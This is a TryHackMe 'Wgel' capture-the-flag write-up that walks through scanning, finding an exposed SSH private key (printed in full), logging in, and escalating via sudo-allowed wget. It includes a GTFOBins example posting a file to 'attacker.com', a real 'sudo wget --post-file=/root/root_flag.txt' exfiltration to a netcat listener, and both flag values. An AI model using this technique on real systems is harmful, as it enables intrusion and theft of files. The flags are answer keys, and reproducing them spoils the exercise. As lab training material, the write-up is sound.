

# Information

- CTF Name: WGEL CTF
- CTF Level: Easy
- CTF Description: Can you exfiltrate the root flag?
- Date: 11/12/2025
- Platform: THM

Hello Guys, Today i was little bit Distracted but i was trying to plan the WGEL CTF from THM, it looks Easy But it took me a lot also done with some little help. Enjoy ...

## Findings


### External

### Enumeration

- I started My Simple nmap scan to make things quick.

```
Phantom0-HunterMachine » 0ms » 10:31 » ~  
phantom0 » nmap 10.64.128.181  
Starting Nmap 7.95 ( https://nmap.org ) at 2025-12-11 10:31 CST  
Nmap scan report for 10.64.128.181  
Host is up (0.48s latency).  
Not shown: 998 closed tcp ports (reset)  
PORT      STATE SERVICE  
22/tcp    open  ssh  
80/tcp    open  http  
  
Nmap done: 1 IP address (1 host up) scanned in 6.29 seconds  
  
Phantom0-HunterMachine » 0ms » 10:31 » ~  
phantom0 »
```

- the site front page look like this : -



While the nmap scan i was checking the site, also running my Directory Bruteforce with gobuster

- It was little bit hard to pass the self-signed cert on gobuster, Because i haven't tried that before:-)

```
© Phantom0-HunterMachine » 0ms » 10:39 » ~
⚡ phantom0 »» gobuster dir -u http://10.64.128.181/ -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt

Gobuster v3.8
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)

[+] Url: http://10.64.128.181/
[+] Method: GET
[+] Threads: 10
[+] Wordlist: /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.8
[+] Timeout: 10s

Starting gobuster in directory enumeration mode

/sitemap (Status: 301) [Size: 316] [→ http://10.64.128.181/sitemap/]
```

- i found one folder called "sitemap "and i will brute force under by tool called dirb or you can you gobuster "<https://10.64.128.181/sitemap/>"
- i get folder install "sitemap " called ".ssh" that is interesting because we have id\_rsa(ssh private key) we can connect to the machine without password (i will expail about ssh later )

```

Phantom0-HunterMachine » 0ms » 10:45 » ~
phantom0 »» dirb http://10.64.128.181/sitemap

DIRB v2.22
By The Dark Raver


START_TIME: Thu Dec 11 10:46:05 2025
URL_BASE: http://10.64.128.181/sitemap/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt

GENERATED WORDS: 4612

— Scanning URL: http://10.64.128.181/sitemap/ —
⇒ DIRECTORY: http://10.64.128.181/sitemap/.ssh/

```

- it look like the "<http://10.64.128.181/sitemap/.ssh/>" site



## Index of /sitemap/.ssh

<a href="#">Name</a>	<a href="#">Last modified</a>	<a href="#">Size</a>	<a href="#">Description</a>
 <a href="#">Parent Directory</a>	-	-	
 <a href="#">id_rsa</a>	2019-10-26 09:24	1.6K	

Apache/2.4.18 (Ubuntu) Server at 10.64.128.181 Port 80

- we found private key ! hahaha
- when i open the id\_rsa file print the private key :

```
← → ↻ 🏠 🔒 Not secure 10.64.128.181/sitemap/.ssh/id_rsa

-----BEGIN RSA PRIVATE KEY-----
MIIEowIBAAKCAQEA2mujeBv3MEQFCel8yvvgDz066+8Gz0W72HJ5tvG8bj7Lz380
m+JYAquy30lSp5jH/bhcvYLSK+T9zEdzHmjKDtZN2cYgwHw0dDadSXWFf9W2gc3x
W69vjKHLJs+lQi0bEJvqpCZ1rFFSpV00jVYRxQ4KfAawBsCG6lA7G07vLZPRiKsP
y4lg2StXQYUz0cUvx8UkhpgxWy/009ceMNondu61kyHafKobJP7Py5QnH7cP/psr
+J5M/fVBoKPCpXa71mA/ZUioimChBPV/i/0za0FzVuJZdnSPtS7LzPjYFqxnM/BH
Wo/LmLn4FLzLb1T31p0oTtTKuUQWxHf7cN8v6QIDAQABAoIBAFZDKpV2HgL+6iqG
/1U+Q2dhXFLv3PWhadXLKEzbXfsAbAfwCjwCgZXUb9mFoNI2Ic4PsPjbqyC02LmE
AnAhHKQNeU0n3ymGJEU9iJMjigb5xZGwX0FBoUJCs9QJMBBZthWyllJUKic7GvPa
M7QYKP51VCilj3Gr0d1ygFSRkP6jZp0pM33dG1/ubom70WDZPDS9AjAokYuJBobG
SUM+uxh7JJn8uM9J4NvQPKC10RIXFYECwNW+iHsB0CWlcF7CAZAbWLSJgd6TcGTv
2KBA6YcfGXN0b49CF0BMLBY/dCWpHu+d0KcruHTEtnM7aLdrexpiMJ3XHVQ4QRP2
p3xz9QECgYEA+VXndZU98FT+armRv8iwuCOAmN8p7tD1W9S2evJEA5uTCsDzmsDj
7pU08zziTXgeDENrczluo0e3bL13MiZeFe9HQNMpV0X+vEaCZd6ZNFbJ4R889D7I
dcXDvKNRbw42ZwX8TawzwXFVhn8Rs9fMwPlbdVh9f9h7papfGN2FoeECgYEA4Eiy
GW9eJnl0tzL31TpW2lnJ+KYCRilucQUbTQLWdTncUkm+LBS5Z6dGxEcwCrYY1fh
shl66KulTmE3G9nFPKczCwd7jFwmUUK0hX6Sog7VRQZw72cmp7lyb1KRQ9A0Nb97
uhgbVRK/Rm+uACIJ+YD57/ZuwuhnJPirXwdaXwkCgYBMkrxN2TK3f3LPFgST8K+N
LaIN000Q622e8TnFkme8AV9lPp7eWfG2tJHk1gw0IXx4Da8oo466QiFBb74kN3u
QJkSaIdWAnh0G/dqD63fbbP95lkS7cEkokLWSNhwkffUuDeIpy0R6JuKfbXTFKBW
V35mEHIdDqtCyC/gzDKIQKbgDE+d+/b46nBK976oy9AY0gJRW+DTKYuI4FP51T5
hRCRzsyios7dMiVptxtsomEHwYZiybnr3SeFGuUrlw/Qq9iB8/ZMckMGbxoUGmr
9Jj/dtd0ZaI8XWGHMokncVyzwI044ftoRcCQ+a2G4oeG8ffG2ZtW2tWT40pebIsu
eyq5AoGBANck0aWnitoMTdWZ5d+WNNCqcctoNppuoMaG7L3smUSBz6k8J4p4yDPb
QNF1fedE0vsguMlpNgvcwVXGIngo00USJTxCrQFy/onH6X1T50AAW6/UXc4S7Vsg
jL8g9yBg4vPB8dHC6JeJpFFE06vxQMFzn6vjEab9GhnpMihRSCod
-----END RSA PRIVATE KEY-----
```

let me show you what is ssh :

- SSH is a **secure remote login protocol**
- that lets you control another computer **over the network** in an encrypted way.



## Simple Example

Imagine you have two machines:

- **Your computer:** 192.168.1.10
- **Remote server:** 192.168.1.20
- **User on server:** `admin`

To connect securely to that server, you run:

```
ssh admin@192.168.1.20
```

Then it asks for the password:

```
admin@192.168.1.20's password:
```

After entering the password, *boom* — now you are inside the remote machine:

```
admin@remote-server:~$
```

You can now run commands on that machine as if you were sitting in front of it.

---

## ⚡ More Real-World Example

Connect using a private key instead of password:

```
ssh -i id_rsa root@10.10.10.20
```

Run a single command over SSH:

```
ssh admin@192.168.1.20 "ls -la /var/www/"
```

Forward a port (for tunneling):

```
ssh -L 8080:localhost:80 admin@192.168.1.20
```

---

## 🔧 Why SSH is important in hacking/CTF?

- Remote shell access
- Brute forcing weak passwords
- Checking misconfigurations
- Pivoting into internal networks
- Using keys found on boxes
- File transfer (scp / sftp)

another Example:

```
ssh user@10.10.10.10
```

---

## 🤖 2. How to Connect to SSH (Password Login)

Basic command

```
ssh username@IP_or_Domain
```

Example

```
ssh phantom0@192.168.1.10
```

If the server uses a custom port (example port 2222):

```
ssh -p 2222 phantom0@192.168.1.10
```

---



### 3. Generate SSH Keys (Public + Private)

SSH keys come in **pairs**:

- **Private Key** → keep secret (`id_rsa`)
- **Public Key** → you upload to the server (`id_rsa.pub`)

#### Generate a new key pair:

```
ssh-keygen
```

It will ask:

```
Enter file in which to save the key (/home/phantom0/.ssh/id_rsa):
```

Just press **Enter**.

Then:

```
Enter passphrase (empty for no passphrase):
```

You can press **Enter** again or set a password.

Keys stored at:

```
~/.ssh/id_rsa ← private key ~/.ssh/id_rsa.pub ← public key
```

---



### 4. Upload Public Key to the Server

After generating keys, send **only the public key** to the server:

```
ssh-copy-id username@IP
```

#### Example:

```
ssh-copy-id ubuntu@10.64.128.181
```

If `ssh-copy-id` is not installed, do it manually:

## Step 1: Create `.ssh` on server

```
ssh username@server_ip "mkdir -p ~/.ssh"
```

## Step 2: Copy your public key manually:

```
cat ~/.ssh/id_rsa.pub | ssh username@server_ip "cat >> ~/.ssh/authorized_keys"
```

---



## 5. Login Using Private Key

Now login with your private key:

```
ssh -i ~/.ssh/id_rsa username@server_ip
```

Example:

```
ssh -i ~/.ssh/id_rsa ubuntu@10.64.128.181
```

---



## Quick Summary (Robotic)

- Generate keys → `ssh-keygen`
  - Public key on server → `ssh-copy-id`
  - Private key stays on client → never share
  - Connect → `ssh -i key user@ip`
- 

- i will create file called `id_rsa` on my computer and i will paste the private ssh key and i will give permission

the ssh key is :

```
-----BEGIN RSA PRIVATE KEY-----
MIIEowIBAAKCAQEA2mujeBv3MEQFCel8yvjpgDz066+8Gz0W72HJ5tvG8bj7Lz380
m+JYAqy30lSp5jH/bhcvYlSk+T9zEdzHmjKDtZN2cYgwHw0dDadSXWFf9W2gc3x
W69vjKHLJs+lQi0bEJvqpCZ1rFFSpV00jVYRxQ4KfAawBsCG6lA7G07vLZPRiKsP
y4lg2StXQYuZ0cUvx8UkhpgxWy/009ceMNondU61kyHafKobJP7Py5QnH7cP/psr
+J5M/fVBoKPCPXa71mA/ZUioimChBPV/i/0za0FzVuJZdnSPtS7LzPjYFqxnM/BH
Wo/LmIn4FLzLb1T31pOoTtTKuUQWxHf7cN8v6QIDAQABAoIBAFZDKpV2HgL+6iqG
/1U+Q2dhXFLv3PWhadXLKEzbXfsAbAfwCjwCgZXU9mFoNI2Ic4PsPjbqyC02LmE
AnAhHKQNeU0n3ymGJEU9iJMjigb5xZGwX0FBoUJCs9QJMBBZthWyLlJUKic7GvPa
```

M7QYKP51VCi1j3Gr0dlygFSRkP6jZp0pM33dG1/ubom70WDZPDS9AjA0kYuJBobG  
SUM+uxh7JJn8uM9J4NvQPkC10RIXFYECwNW+iHsB0CWlcF7CAZAbWLSJgd6TcGTv  
2KBA6YcfGXN0b49CF0BMLBY/dcWpHu+d0KcruHTeTnM7aLdrexpiMJ3XHVQ4QRP2  
p3xz9QECgYEA+VXndZU98FT+armRv8iwuCOAmN8p7tD1W9S2evJEA5uTCsDzmsDj  
7pU08zziTXgeDENrcz1uo0e3bL13MiZeFe9HQNMpV0X+vEaCZd6ZNfBJ4R889D7I  
dcXDvkNRbw42ZWx8TawzwXFVhn8Rs9fMwPlbdVh9f9h7papfGN2FoeECgYEA4EIy  
GW9eJnl0tzL31TpW2lnJ+KYCRIlucQUnBtQLWdTncUkm+LBS5Z6dGxEcwCrYY1fh  
shl66KulTmE3G9nFPKczCwd7jFwmUUK0hX6Sog7VRQZw72cmp7LYb1KRQ9A0Nb97  
uhgbVrK/Rm+uACIJ+YD57/ZuwuhnJPirXwdaXwkCgYBMkrxN2TK3f3LPFgST8K+N  
LaIN000Q622e8TnFkmee8AV9lPp7eWfG2tJHk1gw0IXx4Da8oo466QiFBb74kN3u  
QJkSaIdWAnh0G/dqD63fbBP95lkS7cEkokLWSNhWkffUuDeIpy0R6JuKfbXTFKBW  
V35mEHIidDqtCyC/gzDKIQKBgDE+d+/b46nBK976oy9AY0gJRW+DTKYuI4FP51T5  
hRCRzsyyios7dMiVPtxtsomEHwYZiybnr3SeFGuUr1w/Qq9iB8/ZMckMGbxoUGmr  
9Jj/dtd0ZaI8XWGHMokncVyZwI044ftoRcCQ+a2G4oeG8ffG2ZtW2tWT40pebIsu  
eyq5AoGBANck0aWnitoMTdWZ5d+WNNCqcztoNppuoMaG7L3smUSBz6k8J4p4yDPb  
QNF1fedE0vsguMlpNgvcVWXGINgo00USJTxCrQFy/onH6X1T50AAW6/UXc4S7Vsg  
jL8g9yBg4vPB8dHC6JeJpFFE06vxQMFzn6vjEab9GhnpMihRSCod  
-----END RSA PRIVATE KEY-----

```

Phantom0-HunterMachine » 0ms » 11:04 » ~/CTF_THM_Wge1
phantom0 >>> ls
id_rsa

Phantom0-HunterMachine » 0ms » 11:04 » ~/CTF_THM_Wge1
phantom0 >>> cat id_rsa
-----BEGIN RSA PRIVATE KEY-----
MIIEowIBAAKCAQEAmuJeBv3MEQFCe18yvJgDz066+8Gz0W72HJ5tvG8bj7Lz380
m+JYAquy30lSp5jH/bhcvYLSK+T9zEdzHmjKDtZN2cYgwHw0dDadSXWFF9W2gc3x
W69vjKHLJs+1Qi0bEJvqpCZ1rFFSpV00jVYRxQ4KfAawBsCG6LA7G07vLZPRiKsP
y4lg2StXQYUz0cUvx8UkhpqXWy/009ceMNondU61kyHafKobJP7Py5QnH7cP/psr
+J5M/fVBoKPcPXa71mA/ZUioimChBPV/i/0za0FzVuJZdnSPtS7LzPjYFqxnM/BH
Wo/LmLn4FLzLb1T31p0oTtTKuUQWxHf7cN8v6QIDAQABAoIBAFZDKpV2HgL+6iqG
/1U+Q2dhXFLv3PWhadXLKEzbXfsAbAfwCjwCgZXUb9mFoNI2Ic4PsPjbqyCO2LmE
AnAHHKQNeU0n3ymGJEU9iJMjigb5xZGwX0FBoUJCs9QJMBBZthWyLLJUKic7GvPa
M7QYKP51VCi1j3Gr0d1ygFSRkP6jZpOpM33dG1/ubom7OWDZPDS9AjaOkYuJBobG
SUM+uxh7JJn8uM9J4NvQPkC10RIXFYECwNW+iHsB0CWlcF7CAZAbWLSJgd6TcGTV
2KBA6YcfGXN0b49CF0BMLBY/dCWpHu+d0KcruHTeTnM7aLdrexpiMJ3XHVQ4QRP2
p3xz9QECgYEA+VXndZU98FT+armRv8iwuCOAmN8p7tD1W9S2evJEA5uTCsDzmsDj
7pU08zziTXgeDENrcz1uo0e3bL13MiZeFe9HQNMpVOX+vEaCZd6ZNfbJ4R889D7I
dcXDvKNRbw42ZwX8TawzwXFVhn8Rs9fMwPldVh9f9h7papfGN2FoeECgYEA4EIy
GW9eJnltzL31TpW2lNj+KYCRIlucQUUnBtQLWdTncUkm+LBS5Z6dGxEcwCrYY1fh
sh166Ku1TmE3G9nFPKczCwd7jFWmUUK0hX6Sog7VRQZw72cmp7lyb1KRQ9A0Nb97
uhgbVrK/Rm+uACIJ+YD57/ZuwuhnJPirXwdaXwkCgYBMkrxN2TK3f3LPFgST8K+N
LaIN000Q622e8TnFkme8AV9lPp7eWfG2tJHk1gw0IXx4Da8oo466QiFBb74kN3u
QJkSaIdWAnh0G/dqD63fbBP95lks7cEkokLWSNhWkffUuDeIpy0R6JuKfbXTFKBW
V35mEHIdDqtCyc/gzDKIQKBgDE+d+/b46nBK976oy9AY0gJRW+DTKYuI4FP51T5
hRCRzsyios7dMiVPtXtsomEHwYZiybnr3SeFGuUrlw/Qq9iB8/ZMckMGbxoUGmr
9Jj/dtd0ZaI8XWGHMokncVyZwI044ftoRcCQ+a2G4oeG8ffG2ZtW2tWT40pebIsu
eyq5AoGBANCK0aWnitoMTdWZ5d+WNNCqcztoNppuoMaG7L3smUSBz6k8J4p4yDPb
QNF1fedEOvsguMLpNgvCWVXGIngo00USJTxCrQFy/onH6X1T50AAW6/UXc4S7Vsg
jL8g9yBg4vPB8dHC6JeJpFFE06vxQMfzn6vjEab9GhnpMihhrSCod
-----END RSA PRIVATE KEY-----

Phantom0-HunterMachine » 0ms » 11:04 » ~/CTF_THM_Wge1
phantom0 >>> sudo chmod 600 id_rsa

Phantom0-HunterMachine » 0ms » 11:04 » ~/CTF_THM_Wge1
phantom0 >>> ls -la
total 12
drwxrwxr-x  2 phantom0 phantom0 4096 Dec 11 11:02 .
drwx----- 37 phantom0 phantom0 4096 Dec 11 11:02 ..
-rw-----  1 phantom0 phantom0 1676 Dec 11 11:02 id_rsa

Phantom0-HunterMachine » 0ms » 11:04 » ~/CTF_THM_Wge1
phantom0 >>> 

```

- and let connect to the sever ,but before that we need username we usually search that on the web source code **right click on the page and click view source page** **search for username** i found username called **Jessie**

```
← → ↻ 🏠 ⚠ Notsecure view-source:10.64.128.181
149 </div>
150 <div class="content_section_text">
151 <p>
152     Ubuntu's Apache2 default configuration is different from the
153     upstream default configuration, and split into several files optimized for
154     interaction with Ubuntu tools. The configuration system is
155     <b>fully documented in
156     /usr/share/doc/apache2/README.Debian.gz</b>. Refer to this for the full
157     documentation. Documentation for the web server itself can be
158     found by accessing the <a href="/manual">manual</a> if the <tt>apache2-doc</tt>
159     package was installed on this server.
160
161 </p>
162 <p>
163     The configuration layout for an Apache2 web server installation on Ubuntu systems is as follows:
164
165 </p>
166 <pre>
167 /etc/apache2/
168 |-- apache2.conf
169     |-- ports.conf
170     |-- mods-enabled
171         |-- *.load
172         |-- *.conf
173     |-- conf-enabled
174         |-- *.conf
175     |-- sites-enabled
176         |-- *.conf
177
178 <!-- Jessie don't forget to update the website -->
179 </pre>
180 <ul>
181
182     <li>
183         <tt>apache2.conf</tt> is the main configuration
184         file. It puts the pieces together by including all remaining configuration
185         files when starting up the web server.
186     </li>
187
188     <li>
189         <tt>ports.conf</tt> is always included from the
190         main configuration file. It is used to determine the listening ports for
191         incoming connections, and this file can be customized anytime.
192     </li>
193
194     <li>
195         Configuration files in the <tt>mods-enabled</tt>,
196         <tt>conf-enabled</tt> and <tt>sites-enabled</tt> directories contain
197         particular configuration snippets which manage modules, global configuration
```

- connect by this command :

```
ssh -i id_rsa jessie@10.64.128.181
```

- choose **yes**
- and you are in the server !

```
Phantom0-HunterMachine » 🐼 0ms » 11:04 » ~/CTF_THM_Wge1
⚡ phantom0 » » ssh -i id_rsa jessie@10.64.128.181
The authenticity of host '10.64.128.181 (10.64.128.181)' can't be established.
ED25519 key fingerprint is: SHA256:6fAPL8SGCIuyS5qsSf25mG+DUJBuYp4syoBLoBpgHfc
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.64.128.181' (ED25519) to the list of known hosts.
** WARNING: connection is not using a post-quantum key exchange algorithm.
** This session may be vulnerable to "store now, decrypt later" attacks.
** The server may need to be upgraded. See https://openssh.com/pq.html
Welcome to Ubuntu 16.04.6 LTS (GNU/Linux 4.15.0-45-generic i686)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

8 packages can be updated.
8 updates are security updates.

jessie@CorpOne:~$
```

- now use the command "find " to search the user flag :

```
find ~ -name "user*" -type f 2>/dev/null
```

- "find " id the tool
- "~" this the current working directory on the image
- "-name" used to filter the file name
- "user" is the file name "user\*" that indicate a file that start with name "user " and continue
- "-type" that used to choose our searching thing "file or folder "?
- "f" show it is file on "-type"
- "2>/dev/null" that will forward the error to /dev/null

```
jessie@CorpOne:~$ find ~ -name "user*" -type f 2>/dev/null
/home/jessie/.local/share/keyrings/user.keystore
/home/jessie/.config/user-dirs.locale
/home/jessie/.config/user-dirs.dirs
/home/jessie/.config/dconf/user
/home/jessie/Documents/user_flag.txt
```

see the file by this command :

```
`cat /home/jessie/Documents/user_flag.txt
```

```
jessie@CorpOne:~$ cat /home/jessie/Documents/user_flag.txt
057c67131c3d5e42dd5cd3075b198ff6
jessie@CorpOne:~$
```

user flag : **057c67131c3d5e42dd5cd3075b198ff6**

- let find the root flag
  - in nature the root flag found in "/root" folder
  - getting root access is called "privilege escalating"
- there is many thing to escalate like :
- 1,SUDO (sudo -l)
  - 2,SUID
  - 3,SGID
  - 4,Capabilities
  - 5,Cron Jobs .....
- for this challenge we use "SUDO (sudo -l )"
    - use this command :
    - **sudo -l**

the result is :

```
jessie@CorpOne:~$ sudo -l
Matching Defaults entries for jessie on CorpOne:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User jessie may run the following commands on CorpOne:
    (ALL : ALL) ALL
    (root) NOPASSWD: /usr/bin/wget
jessie@CorpOne:~$
```


- wget is tool
- that show us that can we run wget like root when we run wget by sudo it do not ask password
- example :

```
jessie@CorpOne:~$ sudo wget
wget: missing URL
Usage: wget [OPTION] ... [URL] ...

Try `wget --help' for more options.
jessie@CorpOne:~$ sudo ls
[sudo] password for jessie:
Sorry, try again.
[sudo] password for jessie:
sudo: 1 incorrect password attempt
jessie@CorpOne:~$
```

- when we use wget with sudo there is no ask password but when we use the command ls with sudo ask password
- you can use this site <https://gtfobins.github.io/> to how to get root shell by tool

on "<https://gtfobins.github.io/>" we search for wget



- now click the **file upload** button .

seem like this :

## File upload

It can exfiltrate files on the network.

Send local file with an HTTP POST request. Run an HTTP service on the attacker box to collect the file. Note that the file will be sent as-is, instruct the service to not URL-decode the body. Use `--post-data` to send hard-coded data.

```
URL=http://attacker.com/  
LFILE=file_to_send  
wget --post-file=LFILE $URL
```

- why we choose "file upload" :
  - it can exfiltrate files on the network.

Send local file with an HTTP POST request. Run an HTTP service on the attacker box to collect the file. Note that the file will be sent as-is, instruct the service to not URL-decode the body. Use `--post-data` to send hard-coded data.

```
URL=http://attacker.com/LFILE=file_to_send wget --post-file=LFILE $URL
```

command :

```
`sudo wget --post-file=/root/root_flag.txt http://192.168.179.158:4444`
```

- "--post-file=/root/root\_flag.txt" is locate where the flag where found
- "<http://192.168.179.158>" it will post or upload it on it (it is my THM openvpn ip )
- ":4444" i need to listen and i get flag i will create listener by "necat"
- listener :

```
nc -lvnp 4444
```

```
jessie@CorpOne:~$ sudo wget --post-file=/root/root_flag.txt http://192.168.179.158:4444
--2025-12-11 20:25:59-- http://192.168.179.158:4444/
Connecting to 192.168.179.158:4444... connected.
HTTP request sent, awaiting response... []
```

```
zsh: corrupt history file /home/phantom0/.zsh_history
⊕ Phantom0-HunterMachine » 0ms » 12:25 » ~/CTF_THM_Wgel
⚡ phantom0 » » nc -lvnp 4444
listening on [any] 4444 ...
connect to [192.168.179.158] from (UNKNOWN) [10.64.167.237]
POST / HTTP/1.1
User-Agent: Wget/1.17.1 (linux-gnu)
Accept: */*
Accept-Encoding: identity
Host: 192.168.179.158:4444
Connection: Keep-Alive
Content-Type: application/x-www-form-urlencoded
Content-Length: 33

b1b968b37519ad1daa6408188649263d
[]

0 (UNSPEC)
RX packets 56 bytes 8924 (8.7 KiB)
RX errors 0 dropped 0 overruns 0 frame 0
TX packets 67 bytes 9570 (9.3 KiB)
TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

⊕ Phantom0-HunterMachine » 0ms » 12:29 » ~/CTF_THM_Wgel
⚡ phantom0 » » ifconfig tun0
tun0: flags=4305<UP,POINTOPOINT,RUNNING,NOARP,MULTICAST> mtu 1500
inet 192.168.179.158 netmask 255.255.128.0 destination 192.168.179.158
inet6 fe80::df99:152d:499e:1e80 prefixlen 64 scopeid 0x20<link>
unspec 00-00-00-00-00-00-00-00-00-00-00-00-00-00-00 txqueuelen 500 (UNSP
EC)
RX packets 56 bytes 8924 (8.7 KiB)
RX errors 0 dropped 0 overruns 0 frame 0
TX packets 67 bytes 9570 (9.3 KiB)
TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

⊕ Phantom0-HunterMachine » 0ms » 12:29 » ~/CTF_THM_Wgel
⚡ phantom0 » » []
```

- at last we get root flag root flag : **b1b968b37519ad1daa6408188649263d**

THANK YOUUUUU